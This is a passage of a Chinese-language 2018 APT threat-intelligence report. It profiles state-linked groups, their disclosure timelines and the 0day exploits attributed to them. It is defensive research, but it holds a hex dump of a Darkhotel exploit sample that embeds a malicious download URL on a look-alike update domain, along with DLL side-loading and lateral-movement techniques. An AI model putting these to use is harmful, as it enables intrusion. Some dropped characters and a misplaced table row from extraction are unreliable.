
360威胁情报中心发现了该组织以“克什米尔问题”命名的诱饵漏洞文档并利用了CVE-2017-8570 漏洞[5]，其主要攻击流程如下图。



后续又发现该组织利用内嵌有恶意宏代码的 Excel文档针对中国境内的巴基斯坦重要商务人士实施的攻击[6]，在被控主机下发了多种载荷模块文件。



360烽火实验室也发现了该组织针对移动终端的攻击样本，并复用了部分控制基础设施[9]。



下表列举了肚脑虫组织在2018年主要活动的披露情况：

披露时间	披露来源	概述
2018.3.8	ARBOR NETWORKS	安全厂商披露Donot Team从2018年4月以后使用的新的恶意代码框架tyty，用于文件收集、截屏和键盘记录，并用于攻击南亚的目标。[4]
2018.7.26	360	360威胁情报中心发现伪装成克什米尔问题的漏洞文档。[5]
2018.8.14	360	360烽火实验室发现一个伪装成克米尔新闻服务应用的RAT程序，并用了控制基础设施。[9]
2018.12.12	360	360威胁情报中心再次发现该组织，2018年5月起针对中国境内的巴基斯坦重要商务人士的持久性攻击活动[6]

表3 肚脑虫组织在2018年公开披露的主要活动情况

(二) 蔓灵花

蔓灵花，是一个由360命名的 APT 组织，其他安全厂商也称其为 BITTER，该组织同样活跃在南亚地区。该组织最早的攻击活动可以追溯到2013年，并且至今仍旧活跃。该组织主要针对巴基斯坦，360在过去也发现过其针对境内目标的攻击活动。

360威胁情报中心重点分析了其利用 InPage 漏洞 (CVE-2017-12824) 的相关攻击样本和漏洞利用细节[10]，并分析了该组织与同样活跃在南亚地区范围的其他 APT 组织的联系。

(三) Group 123

Group 123，又称Reaper group，APT37，Geumseong121，Scarcruft。该组织被认为是来自朝鲜的另一个频繁的 APT攻击组织，其最早活跃于2012年，该组织被认为与2016年的Operation Daybreak和Operation Erebus有关。

Group 123组织早期的攻击活动主要针对韩国，2017年后延伸攻击目标至半岛范围，包括日本，越南和中东。其主要针对工业垂直领域，包括化学品、电子、制造、航空航天、汽车和医疗保健实体[11]。360威胁情报中心也发现该组织针对中国境内目标的攻击活动。

该组织在过去实施的攻击活动中主要以情报窃取为意图，并呈现出一些其特有的战术技术特点，包括：

同时拥有对 PC (Windows) 和 Android 终端的攻击武器；

对韩国网站实施入侵并作为攻击载荷分发和控制回传渠道，或者使用云盘，如 Yandex、Dropbox 等作为攻击载荷分发和控制回传渠道；

使用 HWP 漏洞对韩国目标人员实施鱼叉攻击[12]。

Group 123组织的相关攻击活动在2018年被频繁披露，下表列举了其公开的主要活动情况。

披露时间	披露来源	概述
2018.1.16	Cisco Talos	Talos总结了Group 123组织从2017年到2018年对韩国目标实施的六次行动，包括：Golden Time, Evil New Year, Are you Happy, FreeMilk, North Korean Human Rights和Evil New Year 2018。[37]
2018.2.1	ESTsecurity	利用CVE-2018-4878 Flash Player 0day漏洞对韩国实施鱼叉攻击，其该组织也称为Geumseong121，后经多家安全厂商对该0day漏洞和攻击细节进行了分析。[38]
2018.2.20	FireEye	FireEye将其命名为APT37，也称Reaper，并指出其为朝鲜的攻击者[39]
2018.4.2	Cisco Talos	安全厂商对一个虚假的防病毒恶意件KevDroid的分析[45]，并且多家安全厂商对其相关分析和归属的判断[47][48]。

		去的攻击活动分析报告，将其命名为 Red Eyes。[40]
2018.5.31	Cisco Talos	Talos发现一个针对韩国的恶意HW文档，其伪装成美国朝鲜首脑会议韩语标题，并从失陷网站上下载 NavRAT。[41]
2018.8.22	ESTsecurity	韩国安全厂商披露Operation Rock Man，分析了其针对Windows和 Android两个平台的攻击活动。[46]
2018.10.1	Palo Alto Networks	安全厂商在跟踪分析NOKKI恶意代码家族时，发现其与Reaper组织有关，该恶意代码家族主要以政治动攻击俄语和柬埔寨语的人员和组织[42]
2018.11.8	360	360威胁情报中心发现疑似该组织用的HWP软件0day样本[12]，后续韩国安全厂商确认了该样本与Operation Korean Sword行动的联系。[43]
2018.12.13	ESTsecurity	韩国安全厂商披露Operation Blackbird，主要为该组织实施针对移动终端的攻击活动。[44]

表4 Group 123组织在2018年公开披露的主要活动情况

(四) APT38

美国司法部在2018年9月公开披露了一份非常详细的针对朝鲜黑客PARK JIN HYOK及其相关组织Chosun Expo 实施的攻击活动的司法指控[8]。在该报告中指出PARK黑客及其相关组织与过去 SONY 娱乐攻击事件，全球范围个银行 SWIFT 系统被攻击事件， WannaCry，以及韩国、美国军事人员和机构被攻击的相关事件有关。上述事件在过去也多次被国内外安全厂商归属为朝鲜的 APT 组织 Lazarus。

FireEye在后续发布 APT38组织报告[7]，并将以全球金融机构和银行为目标，窃取巨额在线资金为动机的APT 活动归属为 APT38，以区分Lazarus Group。

从美国 DoJ 和 FireEye 的报告中我们也可以看到美国情报机构和安全厂商对 APT 活动的取证和情报溯源的方式。其用于APT 威胁分析溯源的数据留存时间跨度之长和广泛的情报数据积累是其能够回溯到真实世界攻击者身份的基础。

(五) Hades

Hades组织，其最早被发现和披露是因为在2017年12月22日针对韩国平昌冬奥会的攻击，其向冬奥会邮箱发送恶意附件的鱼叉邮件，投递韩文的恶意文档，并将控制域名伪装为韩国农林部域名地址。

Hades 的来源归属到目前为止，依然没有非常明确的定论，结合公开披露的报告，一种来源是可能来自朝鲜，被认为和俄罗斯 APT28组织有关[14]。后续安全厂商也发现其新的攻击样本，证明该组织依旧保持活跃[14][15]。在这里我们也列举了多个安全厂商对Hades组织的活动和攻击武器的主要研究情况。

披露时间	披露来源	概述
2018.1.6	McAfee	安全厂商对韩国平昌奥运会遭受攻击的事件的响应的分析披露[49]。
2018.2.2	McAfee	McAfee再次披露韩国平昌奥运会攻击事件的相关分析进展并称其为G Dragon [50]。
2018.2.25	SecurityWeek	华盛顿邮报报道称，俄罗斯军方攻击冬奥会组织者使用的数百台计算机并试图使其看起来像朝鲜的攻击[51]
2018.2.26	Cisco Talos	安全厂商总结冬奥会事件归属问题分析[52]。
2018.3.8	Kaspersky	卡巴斯基对冬奥会攻击事件的分析[53]。
2018.6.19	Kaspersky	卡巴斯基发现该组织新的鱼叉攻击动，并认为其TTP和APT28存在一相似[54]。
2018.11.15	Check Point	安全厂商对其使用的新Dropper程序的分析[55]。

表5 Hades组织在2018年公开披露的主要活动情况

(六) MuddyWater

MuddyWater，也被称为TEMP.Zagros，Seedworm。其最早曝光的攻击活动于2017年，主要针对中东和中亚，进行频繁的网络间谍活动。该组织常用PowerShell 实现的攻击后门POWERSTATS。

MuddyWater也曾多次向安全研究人员发起“挑衅”[16][17]。



This message is from The MuddyWater.

According to your latest report about MuddyWater which is posted by David Emm in your official website, we are writing this letter to protest the recent report:


We believe that the third place is not fair for MuddyWater. If you were following us, you would be realized our operation is much more than what you have described in that post. The cyber-attack picture is related to 2017. Kindly find the picture and merge it with yours and correct the post.

By the way this is just the beginning ...
Thank you in advance.

MuddyWater



REPLY



下表列举了该组织在2018年的主要活动情况。

披露时间	披露来源	概述
2018.3.12	Trend Micro	安全厂商发现针对土耳其，巴基斯坦和塔吉克斯坦组织的活动，该活动及多个国家的不同行业，主要是在东和中亚，并且使用了中文字符串 false flag[56]。
2018.3.13	FireEye	FireEye认为其是来自伊朗的威胁组织[57]。
2018.6.14	Trend Micro	该组织在2017年起针对沙特阿拉伯政府的攻击[58]。
2018.7.20	腾讯御见	疑似针对土耳其安全相关部门的攻[59]。
2018.10.10	Kaspersky	卡巴斯基对该组织的分析，其主要伊拉克和沙特阿拉伯的政府为目标也攻击包括中东，欧洲和美国[60]

2018.11.30	Trend Micro	针对土耳其的攻击活动，使用了新PowerShell 后门[62]。
2018.12.11	Symantec	赛门铁克安全厂商披露Seedworm（即MuddyWater）从20年9月开始针对30个组织的130个受者的攻击活动，其中包括中东、欧洲和北美的政府机构、石油天然气、政府组织、电信和IT企业[63]。

表6 MuddyWater组织在2018年公开披露的主要活动情况

第三章 针对中国境内的APT组织和威胁

截至目前，360威胁情报中心明确的针对中国境内实施攻击活动的，并且依旧活跃的 公开APT 组织，包括海莲花、摩诃草，蔓灵花，Darkhotel，Group 123，毒云藤和蓝宝菇，其中毒云藤和蓝宝菇是360在2018年下半年公开披露命名的 APT 组织。下面对其中相对活跃的 APT 组织情况进行回顾。

一、海莲花 (APT-C-00)

“海莲花”APT 组织是一个长期针对我国政府、科研院所、海事机构、海域建设、航运企业等领域的 APT 攻击组织，该组织在过去不仅频繁对我国境内实施 APT 攻击，也针对东南亚周边国家实施攻击，包括柬埔寨、越南等

在2018年中的全球高级持续性威胁报告中，我们总结了该组织使用的攻击战术和技术特点，包括使用开源的代理公开的攻击工具，如Cobalt Strike。在下半年对该组织的持续跟踪过程，我们还发现海莲花组织针对柬埔寨和菲律宾的新的攻击活动，并且疑似利用了路由器的漏洞实施远程渗透。[18]相关漏洞首次公开是由维基解密披露的Vault7项目资料中提及并由国外安全研究人员发布了相关攻击利用代码。并且还关联到该组织在2017年疑似利用恒之蓝针对国内高校的攻击测试活动。虽然我们无法完全确定海莲花组织利用了上述公开泄露的网络武器库，但结合相关事件发生的时间线和海莲花组织在过去多次使用公开攻击技术实施攻击活动，我们认为其是极有可能的。

“海莲花”在下半年的攻击活动中使用了更加多样化的载荷投放形式，并使用多种白利用技术加载其恶意模块。

白利用技术	相关模块名称
McAfee mcods.exe文件的白利用	mcvsocfg.dll
Flash.exe的白利用	UxTheme.dll
针对Google的白利用	goopdate.dll
Word白利用	wwlib.dll
360tray.exe的白利用	dbghelp.dll

表7 海莲花组织常用的白利用技术

该组织主要的攻击过程如下：



	档
初始控制	远程下载伪装成图片的PowerShell脚本载荷利用白利用技术执行核心dll载荷
横向移动	主要利用系统命令实现横向移动：使用nbt.exe进行扫描net.exe实现IPC用户添加MsBuild.exe在内网机器上编译生成恶意dll模块并执行

表8 海莲花组织的攻击过程


除此以外，海莲花在攻击目标的选择上也出现一些变化，其也延伸至金融行业，但暂不明确其主要的攻击动机。

二、毒云藤 (APT-C-01)

毒云藤 (APT-C-01)，也被国内其他安全厂商称为穷奇、绿斑。该组织从2007年开始至今，对中国国防、政科技、教育以及海事机构等重点单位和部门进行了长达11年的网络间谍活动。该组织主要关注军工、中美关系、岸关系和海洋相关领域。

该组织主要使用鱼叉攻击投放漏洞文档或二进制可执行文件，如下图所示的鱼叉邮件内容。






毒云藤组织主要使用的恶意木马包括Poison Ivy, ZxShell, XRAT等，并使用动态域名，云盘，第三方博客作为控制回传的基础设施。

三、蓝宝菇 (APT-C-12)

蓝宝菇 (APT-C-12) 组织最早从2011年开始持续至今，对我国政府、军工、科研、金融等重点单位和部门进行持续的网络间谍活动。该组织主要关注核工业和科研等相关信息。被攻击目标主要集中在中国大陆境内。在2018中的高级持续性威胁报告中曾对该组织进行了介绍。

蓝宝菇组织也主要使用鱼叉邮件实施攻击，其投放的文件主要是RLO伪装成文档的可执行文件或LNK格式文件。



蓝宝菇和毒云藤两个组织从攻击来源属于同一地域，但使用的TTP却存在一些差异。

组织名称	毒云藤	蓝宝菇
最早攻击活动时间	2007年	2011年
攻击目标	国防、政府、科技、教育以及海事机构	政府、军工、科研、金融
攻击入口	鱼叉攻击	鱼叉攻击
初始载荷	漏洞文档或二进制可执行文件	RLO伪装成文档的可执行文件或L格式文件
恶意代码	Poison Ivy, ZxShell, XRAT	Poison Ivy、BfnetPowerShell实现的后门
控制回传	动态域名，云盘，第三方博客	动态域名或IDC IPAWS S3、新浪云等云服务

表9 毒云藤和蓝宝菇TTP对比


四、Darkhotel (APT-C-06)

趋势科技在今年7月公开捕获了又一例VBScriptEngine 的在野0day 漏洞 (CVE-2018-8373) 攻击样本[20]。360情报中心结合内部的威胁情报数据关联到该在野攻击与 Darkhotel 有关[19]，该组织在今年多次利用VBScriptEn 的相关0day 漏洞实施在野攻击活动。

```

00000000 01 00 00 02 09 00 00 00 01 00 00 00 00 00 00 00
00000010 2A 00 00 00 04 03 00 00 00 00 00 00 00 00 00 00
00000020 00 00 00 46 02 00 00 00 21 00 09 00 00 00 5F 33
00000030 30 31 36 35 35 30 00 00 00 00 90 00 00 00 E0
00000040 C9 EA 79 F9 BA CE 11 8C 82 00 AA 00 4B A9 0B 78
00000050 00 00 00 68 00 74 00 74 00 70 00 3A 00 2F 00 2F
00000060 00 77 00 69 00 6E 00 64 00 6F 00 77 00 73 00 2D
00000070 00 75 00 70 00 64 00 61 00 74 00 65 00 72 00 2E
00000080 00 6E 00 65 00 74 00 2F 00 73 00 74 00 61 00 63
00000090 00 6B 00 2F 00 6F 00 76 00 2E 00 70 00 68 00 70
000000A0 00 3F 00 77 00 3D 00 31 00 00 00 3F 00 77 00 68
000000B0 00 6F 00 3D 00 31 00 00 7F 48 AF 2C 82 5D C4
000000C0 85 27 63 00 00 00 00 A5 AB 00 00 FF FF FF FF 06
000000D0 09 02 00 00 00 00 C0 00 00 00 00 00 00 46 00
000000E0 00 00 00 FF FF FF FF 00 00 00 00 00 00 90
000000F0 66 60 A6 37 B5 D2 01 00 00 00 00 00 00 00
  
```

该组织的具体攻击流程如下图。



第四章 APT威胁的现状和挑战

2018年，APT威胁的攻防双方处于白热化的博弈当中。作为APT防御的安全厂商比往年更加频繁的跟踪和曝光A组织的攻击活动，其中包括新的APT组织或APT行动，更新的APT攻击武器和在野漏洞的利用。而APT威胁组织不再局限于其过去固有的攻击模式和武器，APT组织不仅需要达到最终的攻击效果，还刻意避免被防御方根据留的痕迹和特征追溯到其组织身份。

APT威胁也不再是APT组织与安全厂商之间独有的“猫和老鼠”的游戏，还作为国家与国家之间博弈以及外交舆面手段。例如美国司法部在2018年就多次公开指控了被认为是他国黑客成员对其本土的网络威胁活动，最为的就是指控朝鲜黑客PARKJIN HYOK历史涉及的攻击活动[8]，而过去影子经纪人曝光的NSA网络武器库资料，基解密曝光的Vault 7项目以及卡斯基披露的Slingshot攻击行动都被认为与美国本土情报机构有关[21]。

一、多样化的攻击投放方式

(一) 文档投放的形式多样化


在过去的APT威胁或者网络攻击活动中，利用邮件投递恶意的文档类载荷是非常常见的一种攻击方式，通常投文档大多为Office文档类型，如doc、docx、xls、xlsx。

针对特定地区、特定语言或者特定行业的目标人员攻击者可能投放一些其他的文档类型载荷，例如针对韩国人放HWP文档，针对巴基斯坦地区投放InPage文档，或者针对工程建筑行业人员投放恶意的AutoCAD文档等等。

(二) 利用文件格式的限制

APT攻击者通常会利用一些文件格式和显示上的特性用于迷惑受害用户或安全分析人员。这里以LNK文件为例，LNK文件显示的目标执行路径仅260个字节，多余的字符将被截断，可以直接查看LNK文件执行的命令。

而在跟踪蓝宝菇的攻击活动中，该组织投放的LNK文件在目标路径字符串前面填充了大量的空字符，直接查看明确其执行的内容，需要解析LNK文件结构获取。



(三) 利用新的系统文件格式特性

2018年6月，国外安全研究人员公开了利用Windows 10下才被引入的新文件类型“.SettingContent-ms”执行任意的攻击技巧，并公开了POC。而该新型攻击方式被公开后就立刻被黑客和APT组织纳入攻击武器库用于针对攻击，并衍生出各种利用方式：诱导执行、利用Office文档执行、利用PDF文档执行。

2018年8月14日，微软发布了针对该缺陷的系统补丁，对应的漏洞编号为CVE-2018-8414。360威胁情报中心随后发布了利用该攻击技术的相关报告，并发现疑似摩伊草和Darkhydrus组织使用该技术的攻击样本。

(四) 利用旧的技术实现攻击

一些被认为陈旧而古老的文档特性可以被实现并用于攻击，360威胁情报中心在下半年就针对利用Excel 4.0宏商业远控木马的在野攻击样本进行了分析。

该技术最早是于2018年10月6日由国外安全厂商Outflank的安全研究人员首次公开，并展示了使用Excel 4.0宏ShellCode的利用代码。Excel 4.0宏是一个很古老的宏技术，微软在后续使用VBA替换了该特性，但从利用效果隐蔽性上依然能够达到不错的效果。

从上述总结的多样化的攻击投放方式来看，攻击者似乎在不断尝试发现在邮件或终端侧检测所覆盖的文件类型薄弱环节，从而逃避或绕过检测。

二、0day 漏洞和在野利用攻击

所谓0day漏洞的在野利用，一般是攻击活动被捕获时，发现其利用了某些0day漏洞（攻击活动与攻击样本分析也是0day漏洞发现的重要方法之一）。而在有能力挖掘和利用0day漏洞的组织中，APT组织首当其冲。

在2018年全球各安全机构发布的APT研究报告中，0day漏洞的在野利用成为安全圈最为关注的焦点之一。其中，仅2018年下半年，被安全机构披露的，被APT组织利用的0day漏洞就不少于8个。而在2018全年，360的各个安全团队也先后通过在野利用研究，向微软、Adobe等公司报告了5个0day漏洞。

漏洞编号	漏洞类型	披露厂商	相关APT组织
CVE-2018-8453	Windows提权漏洞	卡巴斯基	FruityArmor[29]
CVE-2018-8242	VBS Engine漏洞	360[30]	无
CVE-2018-8611	Windows提权漏洞	卡巴斯基[31]	FruityArmor、SandCat
CVE-2018-8373	VBS Engine漏洞	趋势科技[32]	Darkhotel
无	HWP未公开漏洞	360威胁情报中心[12]	Group 123
CVE-2018-15982	Flash漏洞	360[28]	未知
CVE-2018-8440	ALPC提权漏洞	ESET[33]	PowerPool
无	韩国相关ActiveX控件漏洞	IssueMakersLab	Andariel Group[34][35]

表10 2018下半年APT组织使用的0day漏洞

360多个安全团队在下半年再一次发现Flash0day漏洞的在野攻击样本并获得Adobe致谢，这是360今年第二次首次获到Flash0day漏洞的在野样本并获得致谢。

Acknowledgments

Adobe would like to thank the following individuals and organizations for reporting the relevant issues and for working with Adobe to help protect our customers:

- Chenming Xu and Ed Miles of Gigamon ATR (CVE-2018-15982)
- Yang Kang (@dnpushmen) and Jinqun (@jq0904) of Qihoo 360 Core Security (@360CoreSec) (CVE-2018-15982)
- He Zhiqiu, Qu Yifan, Bai Haowen, Zeng Haitao and Gu Liang of 360 Threat Intelligence of 360 Enterprise Security Group (CVE-2018-15982)
- b2ahex (CVE-2018-15982)
- Souhardya Sardar of Central Model School Barrackpore (CVE-2018-15983)

三、APT 威胁活动归属面临的挑战

APT威胁活动的归属分析一直是APT威胁分析中最为重要的一个环节，目前APT活动的归属分析，主要的判断包括以下几点：

- 1) APT组织使用的恶意代码特征的相似性，如包含特有的元数据，互斥量，加密算法，签名等等；

- 4) 结合攻击留下的线索中的地域和语言特征，或攻击针对的目标和意图，推测其攻击归属的APT组织；
- 5) 公开情报中涉及的归属判断依据。

但APT攻击者会尝试规避和隐藏攻击活动中留下的与其角色相关的线索，或者通过false flag和模仿其他组织的特征来迷惑分析人员。针对韩国平昌冬奥会的攻击组织Hades就是一个最好的说明。

